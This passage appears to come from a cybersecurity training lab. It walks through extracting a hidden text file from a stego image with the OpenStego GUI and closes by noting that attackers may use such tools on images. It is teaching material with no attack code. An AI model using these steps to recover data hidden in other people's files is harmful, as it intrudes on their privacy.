
19. The **Open - Select Input Stego File** window appears. Navigate to **Desktop**, select **Stego.bmp**, and click **Open**.




20. Click the **ellipsis** button next to **Output Folder for Message File**.



21. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (here, **Desktop**) and click **Open**.



22. In the **OpenStego** window, click the **Extract Data** button. This will extract the message file from the image and save it to **Desktop**.




23. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; then, click **OK**.

24. The extracted image file (**New Text Document.txt**) is displayed on **Desktop**.

25. Close the **OpenStego** window, navigate to **Desktop**, and double-click **New Text Document.txt**.


26. The file displays all the information contained in the text document, as shown in the screenshot.

> Note: In real-time, an attacker might scan for images that contain hidden information and use steganography tools to decrypt their hidden information.

